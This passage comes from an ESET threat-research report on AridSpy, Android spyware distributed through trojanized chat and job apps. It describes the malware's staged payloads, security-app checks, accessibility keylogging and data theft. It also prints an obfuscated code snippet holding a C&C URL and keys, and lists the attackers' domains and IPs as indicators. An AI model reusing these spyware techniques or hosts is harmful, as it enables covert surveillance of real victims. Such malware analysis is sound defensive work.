The last campaign we identified distributes AridSpy as an app named تطبيق المشغل (machine translation: Operator application; we refer to this as the job opportunity app), available for download from `almoshell[.]website`, registered on August 19th, 2023. This website claims to provide a job to anyone who applies through the Android app. In this case, the malicious app is not a trojanized version of any legitimate app. When supposedly applying for a job, AridSpy makes requests to `almoshell[.]website` for registered users. This service runs on a malware distribution website, so it is difficult to identify whether any relevant work offers are returned to the app's user or not. The website is shown in Figure 9.






Figure 9. Distribution website that allegedly provides a job by sending an application with the linked Android app

The job opportunity app has been available for download from this distribution site since August 20th, 2023; see Figure 10.




Figure 10. Last modified sample update

Toolset

All analyzed Android apps from these campaigns contain similar malicious code, and download first- and second-stage payloads; our analysis focuses on the NortirChat and LapizaChat campaigns, where we were able to obtain the final payloads.

Trojanized application

The campaigns mostly deploy legitimate apps that have been trojanized. In the analyzed LapizaChat and NortirChat cases, malicious functionality responsible for downloading a payload is implemented in the `apputils` subpackage inserted into the legitimate messaging apps, as can be seen in Figure 11.




Figure 11. Code comparison of legitimate StealthChat (left) and its trojanized version advertised as LapizaChat (right)

After the initial start of the app, the malware looks for installed security software based on a hardcoded list of dozens of security applications, and reports the results to the C&C server. The complete list of these apps, along with their package names, is in Table 4.

Table 4. List of security apps in the order that they appear in the code

App name	Package name
Bitdefender Mobile Security	`com.bitdefender.security`
Avast Antivirus & Security	`com.avast.android.mobilesecurity`
McAfee Security: Antivirus VPN	`com.wsandroid.suite`
Avira Security Antivirus & VPN	`com.avira.android`
Malwarebytes Mobile Security	`org.malwarebytes.antimalware`
Kaspersky: VPN & Antivirus	`com.kms.free`
ESET Mobile Security Antivirus	`com.eset.ems2.gp`
Sophos Intercept X for Mobile	`com.sophos.smsec`
Dr.Web Security Space	`com.drweb.pro`
Mobile Security & Antivirus	`com.trendmicro.tmmspersonal`

Quick Heal Total Security	`com.quickheal.platform.advance.blue.market`
Antivirus and Mobile Security	`com.quickheal.platform`
Security Antivirus Max Cleaner	`com.maxdevlab.cleaner.security`
AVG AntiVirus & Security	`com.antivirus`
APUS Security:Antivirus Master	`com.guardian.security.pri`
Norton360 Mobile Virus Scanner	`com.symantec.mobilesecurity`
360 Security	`com.qihoo.security`
Lookout Life - Mobile Security	`com.lookout`
dfndr security: antivirus	`com.psafe.msuite`
Virus Cleaner, Antivirus Clean	`phone.antivirus.virus.cleaner.junk.clean.speed.booster.master`
Antivirus & Virus Cleaner Lock	`com.antivirus.mobilesecurity.viruscleaner.applock`
GO Security－AntiVirus, AppLock, Booster	`com.jb.security`
Zimperium MTD	`com.zimperium.zips`
Intune Company Portal	`com.microsoft.windowsintune.companyportal`
Active Shield Enterprise	`com.better.active.shield.enterprise`
Harmony Mobile Protect	`com.lacoon.security.fox`
Lookout for Work	`com.lookout.enterprise`

Trellix Mobile Security	`com.mcafee.mvision`
Microsoft Defender: Antivirus	`com.microsoft.scmx`
Sophos Mobile Control	`com.sophos.mobilecontrol.client.android`
Jamf Trust	`com.wandera.android`
SEP Mobile	`com.skycure.skycure`
Pradeo Security	`net.pradeo.service`


If security software on the list is installed on the device, the malware will send this information to the C&C server. If the server returns the value `0`, then the first-stage payload will not be downloaded. If the server returns the value `1`, then AridSpy proceeds and downloads the first-stage payload. In all cases that we observed, when a security app was installed on the device, the server returned the value `0` and payloads were not downloaded.

AridSpy uses trivial string obfuscation, where each string is declared by converting a character array into a string. This method was used in every sample and even in the first published analysis by Zimperium. That same obfuscation is also applied in the first- and second-stage payloads. Figure 12 shows an example.

```
public static final String f8647a = String.valueOf(new char[]{'c', 'o', 'm', '.', 's', 'e', 't', 't', 'i', 'n', 'g', '.', 'm', 'a', 'n', 'a', 'g', 'e', 'r', '.', 'a', 'd', 'm', 'i', 'n'});

/* renamed from: b */
public static final String f8648b = String.valueOf(new char[]{'h', 't', 't', 'p', 's', ':', '/', '/', 'l', 'a', 'p', 'i', 'z', 'a', 'c', 'h', 'a', 't', '.', 'c', 'o', 'm', '/', 'a', 'p', 'p', 's', '/'});

/* renamed from: c */
public static final String f8649c = f8648b + String.valueOf(new char[]{'i', 'n', 'd', 'e', 'x', '.', 'p', 'h', 'p'});

/* renamed from: d */
public static final String f8650d = f8648b + String.valueOf(new char[]{'i', 'n', 'd', 'x', '.', 'p', 'h', 'p'});

/* renamed from: e */
public static final String f8651e = f8648b + String.valueOf(new char[]{'g', 'e', 't', 'm', 'e', '.', 'p', 'h', 'p'});

/* renamed from: f */
public static final String f8652f = String.valueOf(new char[]{'a', 'G', '2', 'x', 'D', 'F', 'v', 'z', 'f', '@', '#', '$', '1', '2', '3', 'v'});

/* renamed from: g */
public static final String f8653g = String.valueOf(new char[]{'m', 'c', 'z', 'u', '@', '#', '1', 'f', 'e', 'f', 'A'});
```

Figure 12. String obfuscation

If security software is not installed, AridSpy downloads the AES-encrypted first-stage payload from its C&C server. This payload is then decrypted using a hardcoded key, and the potential victim is asked to install it manually. The first-stage payload impersonates an update of Google Play services, as displayed in Figure 13.






Figure 13. Request to potential victim to install first-stage payload: left to right; LapizaChat, ReblyChat, and Palestinian Civil Registry

First-stage payload

During installation of the malicious update, the first-stage payload displays app names such as `Play Manager` or `Service Google`. This payload works separately, without the necessity of having the trojanized app installed on the same device. This means that if the victim uninstalls the initial trojanized app, for example LapizaChat, AridSpy will not be in any way affected.

Functionality-wise, the first-stage payload is similar to the trojanized application. It is responsible for downloading the second-stage payload, which is then dynamically loaded and executed. The first-stage payload downloads an AES-encrypted second-stage payload from a hardcoded URL and controls its further execution.

Second-stage payload

The second-stage payload is a Dalvik executable (`dex`); based on our observations, it always has the name `prefLog.dex`. The malicious functionality is implemented in this stage; however, it is operated by the first-stage payload, which loads it whenever necessary.

AridSpy uses a Firebase C&C domain for receiving commands, and a different, hardcoded C&C domain, for data exfiltration. We reported the Firebase servers to Google, since it provides the service.

When payloads are downloaded and executed, AridSpy sets listeners to monitor when the device screen is on and off. If the victim locks or unlocks the phone, AridSpy will take a picture using the front camera and send it to the

exfiltration C&C server. Pictures are taken only if it is more than 40 minutes since the last picture was taken and the battery level is above 15%. By default, these pictures are taken using the front camera; however, this can be changed by receiving a command from the Firebase C&C server to use the rear camera. Images are archived in the `data.zip` file on internal storage and uploaded to the exfiltration C&C server.

AridSpy has a feature intended to avoid network detection – specifically C&C communication. It can deactivate itself, as AridSpy states in the code, by changing the exfiltration C&C server used for data upload to a dummy hardcoded `androidd[.]com` domain (a currently registered typosquat). This action occurs based on a command received from the Firebase C&C server. The dummy domain would probably look more legitimate, is not flagged as malicious, and might not trigger network detection systems.

Data exfiltration is initiated either by receiving a command from the Firebase C&C server or when a specifically defined event is triggered. These events are defined in `AndroidManifext.xml` and are caused when actions occur, such as: internet connectivity changes, the app is installed or uninstalled, a phone call is made or received, an SMS message is sent or received, a battery charger is connected or disconnected, or the device reboots.

If any of these events occurs, AridSpy starts to gather various victim data and uploads it to the exfiltration C&C server. It can collect:

- device location,
- contact list,
- call logs,
- text messages,
- thumbnails of photos,
- thumbnails of recorded videos,
- recorded phone calls,
- recorded surrounding audio,
- malware-taken photos,
- file structure of external storage,
- six WhatsApp databases (`wa.db-wal`, `wa.db-shm`, `wa.db`, `msgstore.db-wal`, `msgstore.db-shm`, `msgstore.db`) that contain exchanged messages and user contacts, if the device is rooted,
- bookmarks and search history from the default browser and Chrome, Samsung Browser, and Firefox apps if installed,
- data in the clipboard,

- files from external storage with file size smaller than 30 MB and extensions `.pdf, .doc, .docx, .xls, .xlsx, .ppt, .pptx, and .opus`,
- thumbnails from the Samsung Gallery app stored in the `/storage/emulated/0/Android/data/com.sec.android.gallery3d/cache/` directory,
- all received notifications,
- Facebook Messenger and WhatsApp communication, and
- logs of all text visible by misusing Accessibility services.

Besides waiting for events to occur, the Arid Viper operator can extract specific information and upload it immediately to the exfiltration C&C server by sending commands to the compromised device. AridSpy can receive commands from its Firebase C&C server to obtain data or to control the malware. Operators can exfiltrate:

- device location,
- contact list,
- text messages,
- call logs,
- thumbnails of photos,
- thumbnails of recorded videos,
- a specific image from external storage based on an ID received from the Firebase C&C server,
- a specific video from external storage based on an ID received from the Firebase C&C server,
- recorded audio,
- images taken on demand,
- a specific file by file path received from the C&C, and
- device info such as whether Facebook Messenger and WhatsApp apps are installed, device storage, battery percentage, internet connection, Wi-Fi connection data, screen on or off status, and the time zone.

By receiving control commands, it can:

- deactivate communication by replacing the exfiltration C&C domain with the dummy value `androidd[.]com`,
- activate communication by replacing the dummy `androidd[.]com` C&C domain with another domain name,

- allow data upload when on a mobile data plan, and
- change the exfiltration C&C server for data upload.

AridSpy can snoop on user activity by keylogging all text visible and editable in any application. On top of that, it specifically focuses on Facebook Messenger and WhatsApp communications, which are stored and exfiltrated separately. To accomplish this task, it misuses built-in accessibility services to record all text visible and uploads it to the exfiltration C&C server. Examples of stored WhatsApp communications can be seen in Figure 14.

Figure 14. Victim's WhatsApp communication (right) logged by AridSpy (left)

Before collected data is uploaded to the exfiltration C&C server, it is stored on internal storage, in `/data/data/<package_name>/files/files/systems/`, that belongs to AridSpy. The obtained contact list, SMS, call logs, location, captured keys, file structures, and other text information are stored in plain text as JSON files. All exfiltrated data is saved using specific filenames that might contain file IDs, filenames, time stamps, location, phone number, and AridSpy version. These values are divided by the delimiter `#$&`, as can be seen in Figure 15.

```
kali:/data/data/com.services.android/files/files/systems/e # ls -l *.jpg
-rw-rw---- 1 root everybody 36796 2024-02-13 17:33 2308#$&IMG_20220608_092552#$&null,null#$&08-06-2022-09.25#$&V30#$&.jpg
-rw-rw---- 1 root everybody 18505 2024-02-13 17:33 2396#$&IMG_20220713_134949#$&null,null#$&13-07-2022-13.49#$&V30#$&.jpg
-rw-rw---- 1 root everybody 18300 2024-02-13 17:33 3037#$&IMG_20220914_090914#$&null,null#$&14-09-2022-09.09#$&V30#$&.jpg
-rw-rw---- 1 root everybody 85318 2024-02-13 17:33 3053#$&IMG-20220919-WA0000#$&null,null#$&19-09-2022-15.01#$&V30#$&.jpg


kali:/data/data/com.services.android/files/files/systems/f # ls -l *.jpg
-rw-rw---- 1 root everybody 55094 2024-02-13 17:33 3370#$&VID_20221208_223708.mp4#$&null,null#$&08-12-2022\ 21.37#$&0.0.19#$&V30#$&.jpg
-rw-rw---- 1 root everybody 32078 2024-02-13 17:33 3374#$&VID_20221208_232811.mp4#$&null,null#$&08-12-2022\ 22.28#$&0.0.19#$&V30#$&.jpg
-rw-rw---- 1 root everybody 18357 2024-02-13 17:33 3405#$&20221216_091120.mp4#$&null,null#$&16-12-2022\ 08.11#$&0.0.4#$&V30#$&.jpg
-rw-rw---- 1 root everybody 71298 2024-02-13 17:33 3409#$&VID_20221228_103124.mp4#$&null,null#$&28-12-2022\ 09.31#$&0.0.4#$&V30#$&.jpg


kali:/data/data/com.services.android/files/files/systems/g # ls -l *.amr
-rw-rw---- 1 root everybody 20102 2024-02-13 17:33 +4[redacted]#$&2024-02-08_10.50#$&1#$&V30.amr
-rw-rw---- 1 root everybody 36262 2024-02-13 17:33 +4[redacted]#$&2024-02-08_11.00#$&2#$&V30.amr
```

Figure 15. Filenames of multimedia data exfiltrated from device (highlighted is the embedded malware version number)

All these files from any particular subdirectory are then zipped into `data.zip` and encrypted using custom encryption. Each of the encrypted files uses a randomly generated filename with the `_Father.zip` suffix. This string is hardcoded and appended to every file. The files are then uploaded to the exfiltration C&C server and removed from the device.

While going through the decompiled AridSpy code, we identified a version number, which is used as part of the filename when exfiltrating victim data (`#$&V30#$&`), also visible in Figure 15 (highlighted is the version number). The AridSpy version has been changing across the campaigns and was included even with its first variant disclosed in 2021. For some of the AridSpy samples, the version number is present in the trojanized app and also in the second-stage payload. This version might be different, since the downloaded payload can be updated. In Table 5, you can see the package names and their versions. Some trojanized apps contained the version number only in their payloads, not in the body of the executable.

Table 5. Malware versions found in samples

App name	Package name	SHA-1	Version
System Update	`com.update.system.important`	`52A508FEF60082E1E4EC E9109D2CEC1D407A0B92`	`22`
[without app name]	`com.weather.services.manager`	`A934FB482F61D85DDA5E 52A7015F1699BF55B5A9`	`26`
[without app name]	`com.studio.manager.app`	`5F0213BA62B84221C962 8F7D0A0CF87F27A45A28`	`26`
Kora442	`com.app.projectappkora`	`60B1DA6905857073C4C4 6E7E964699D9C7A74EC7`	`27`
تطبيق المشغل	`com.app.workapp`	`568E62ABC0948691D672 36D9290D68DE34BD6C75`	`29`
NortirChat	`cx.ring`	`DB6B6326B772257FDDCB 4BE7CF1A0CC0322387D8`	`30`
prefLog.dex	`com.services.android.handler`	`16C8725362D1EBC8443C 97C5AB79A1B6428FF87D`	`30`

prefLog.dex	com.setting.manager.admin.handler	E71F1484B1E3ACB4C8E8 525BA1F5F8822AB7238B	31

The Version column of the table suggests that the malware is regularly maintained.

It is worth mentioning that the trojanized malicious apps used for the Palestinian Civil Registry and job opportunity campaigns have implemented malicious functionality that is then also provided in the second-stage payload. It seems very unusual to download a payload if the same functionality is already included. The duplicated malicious functionality doesn't seem to be an intended behavior, as it is not implemented in samples for other campaigns; rather, it might be code left over from a time before the malware was updated to provide two additional stages. Even so, these two trojanized apps can receive commands and spy on victims without needing additional payloads. Naturally, the second-stage payload carries the latest updates and malicious code changes, which can be pushed to other ongoing campaigns.

Conclusion

Five campaigns, most likely operated by the Arid Viper APT group, distribute Android spyware, which we've named AridSpy, via dedicated websites, with AridSpy's malicious code implanted into various trojanized apps. This malware family has two additional stages that are downloaded from a C&C server. The purpose of the second-stage payload is espionage via victim data exfiltration. AridSpy also has a hardcoded internal version number that differs in these five campaigns and from other samples disclosed before. This information suggests that AridSpy is maintained and might receive updates or functionality changes.

> *For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com*
> *ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.*

IoCs

A comprehensive list of Indicators of Compromise (IoCs) and samples can be found in our GitHub repository.

Files

SHA-1	Filename	Detection	Description
797073511A15EB85C1E9D8584B26BAA3A0B14C9E	com.rebelvox.rebly.apk	Android/Spy.AridSpy.A	AridSpy trojanized application.
5F0213BA62B84221C9628F7D0A0CF87F27A45A28	com.studio.manager.app.apk	Android/Spy.AridSpy.A	The first stage of AridSpy.
A934FB482F61D85DDA5E52A7015F1699BF55B5A9	com.weather.services.manager.apk	Android/Spy.AridSpy.A	The first stage of AridSpy.
F49B00896C99EA030DCCA0808B87E414BBDE1549	com.chat.lapiza.apk	Android/Spy.AridSpy.A	AridSpy trojanized application.
3485A0A51C6DAE251CDAD20B2F659B3815212162	com.chat.lapiza.apk	Android/Spy.AridSpy.A	AridSpy trojanized application.
568E62ABC0948691D67236D9290D68DE34BD6C75	com.app.workapp.apk	Android/Spy.AridSpy.A	AridSpy trojanized application.
DB6B6326B772257FDDCB4BE7CF1A0CC0322387D8	cx.ring.apk	Android/Spy.AridSpy.A	AridSpy trojanized application.
2158D88BCE6368FAC3FCB7F3A508FE6B96B0CF8A	cx.ring.apk	Android/Spy.AridSpy.A	AridSpy trojanized application.
B806B89B8C44F46748888C1F8C3F05DF2387DF19	com.app.civilpal.apk	Android/Spy.AridSpy.A	AridSpy trojanized application.
E71F1484B1E3ACB4C8E8525BA1F5F8822AB7238B	prefLog.dex	Android/Spy.AridSpy.A	The second stage of AridSpy.
16C8725362D1EBC8443C97C5AB79A1B6428FF87D	prefLog.dex	Android/Spy.AridSpy.A	The second stage of AridSpy.
A64D73C43B41F9A5B938AE8558759ADC474005C1	com.rebelvox.rebly.apk	Android/Spy.AridSpy.A	AridSpy trojanized application.
C999ACE5325B7735255D9EE2DD782179AE21A673	update.apk	Android/Spy.AridSpy.A	The first stage of AridSpy.

78F6669E75352F08A8B0CA155377EEE06E228F58	update.apk	Android/Spy.AridSpy.A	The first stage of AridSpy.
8FF57DC85A7732E4A9D144F20B68E5BC9E581300	update.apk	Android/Spy.AridSpy.A	The first stage of AridSpy.

Network

IP	Domain	Hosting provider	First seen	Details
23.106.223[.]54	gameservicesplay[.]com	LeaseWeb USA, Inc. Seattle	2023-05-25	C&C server.
23.106.223[.]135	crashstoreplayer[.]website	LeaseWeb USA, Inc. Seattle	2023-08-19	C&C server.
23.254.130[.]97	reblychat[.]com	Hostwinds LLC.	2023-05-01	Distribution website.
35.190.39[.]113	proj3-1e67a.firebaseio[.]com proj-95dae.firebaseio[.]com proj-2bedf.firebaseio[.]com proj-54ca0.firebaseio[.]com project44-5ebbd.firebaseio[.]com	Google LLC	2024-02-15	C&C server.
45.87.81[.]169	www.palcivilreg[.]com	Hostinger NOC	2023-06-01	Distribution website.
64.44.102[.]198	analyticsandroid[.]com	Nexeon Technologies, Inc.	2023-04-01	C&C server.
66.29.141[.]173	almoshell[.]website	Namecheap, Inc.	2023-08-20	Distribution website.
68.65.121[.]190	orientflags[.]com	Namecheap, Inc.	2022-03-16	C&C server.

68.65.121[.]120	elsilvercloud[.]com	Namecheap, Inc.	2021-11-13	C&C server.
68.65.122[.]94	www.lapizachat[.]com lapizachat[.]com	Namecheap, Inc.	2022-01-19	Distribution website.
162.0.224[.]52	alwaysgoodidea[.]com	Namecheap, Inc.	2022-09-27	C&C server.
198.187.31[.]161	nortirchats[.]com	Namecheap, Inc.	2022-09-23	Distribution website.
199.192.25[.]241	ultraversion[.]com	Namecheap, Inc.	2021-10-12	C&C server.

MITRE ATT&CK techniques

This table was built using version 15 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Initial Access	T1660	Phishing	AridSpy has been distributed using dedicated websites impersonating legitimate services.
Persistence	T1398	Boot or Logon Initialization Scripts	AridSpy receives the `BOOT_COMPLETED` broadcast intent to activate at device startup.
	T1624.001	Event Triggered Execution: Broadcast Receivers	AridSpy registers to receive the `NEW_OUTGOING_CALL`, `PHONE_STATE`, `SMS_RECEIVED`, `SMS_DELIVER`, `BOOT_COMPLETED`, `USER_PRESENT`, `CONNECTIVITY_CHANGE`, `ACTION_POWER_CONNECTED`, `ACTION_POWER_DISCONNECTED`, `PACKAGE_ADDED`, and `PACKAGE_CHANGE` broadcast intents to activate itself.
Defense evasion	T1407	Download New Code at Runtime	AridSpy can download first- and second-stage payloads.

	T1406	Obfuscated Files or Information	AridSpy decrypts a downloaded payload with obfuscated code and strings.
Discovery	T1418	Software Discovery	AridSpy can identify whether Facebook Messenger and WhatsApp apps are installed on a device.
	T1418.001	Software Discovery: Security Software Discovery	AridSpy can identify, from a predefined list, what security software is installed.
	T1420	File and Directory Discovery	AridSpy can list files and directories on external storage.
	T1426	System Information Discovery	AridSpy can extract information about the device including device model, device ID, and common system information.
	T1422	System Network Configuration Discovery	AridSpy extracts the IMEI number.
Collection	T1512	Video Capture	AridSpy can take photos.
	T1532	Archive Collected Data	AridSpy encrypts data before extraction.
	T1533	Data from Local System	AridSpy can exfiltrate files from a device.
	T1417.001	Input Capture: Keylogging	AridSpy can log all text visible and specifically log Facebook Messenger and WhatsApp chat communication.
	T1517	Access Notifications	AridSpy can collect messages from various apps.
	T1429	Audio Capture	AridSpy can record audio from the microphone.
	T1414	Clipboard Data	AridSpy can obtain clipboard contents.
	T1430	Location Tracking	AridSpy tracks device location.
	T1636.002	Protected User Data: Call Logs	AridSpy can extract call logs.

		Logs	
	T1636.003	Protected User Data: Contact List	AridSpy can extract the device's contact list.
	T1636.004	Protected User Data: SMS Messages	AridSpy can extract SMS messages.
Command and Control	T1481.003	Web Service: One-Way Communication	AridSpy uses Google's Firebase server as a C&C.
Exfiltration	T1646	Exfiltration Over C2 Channel	AridSpy exfiltrates data using HTTPS.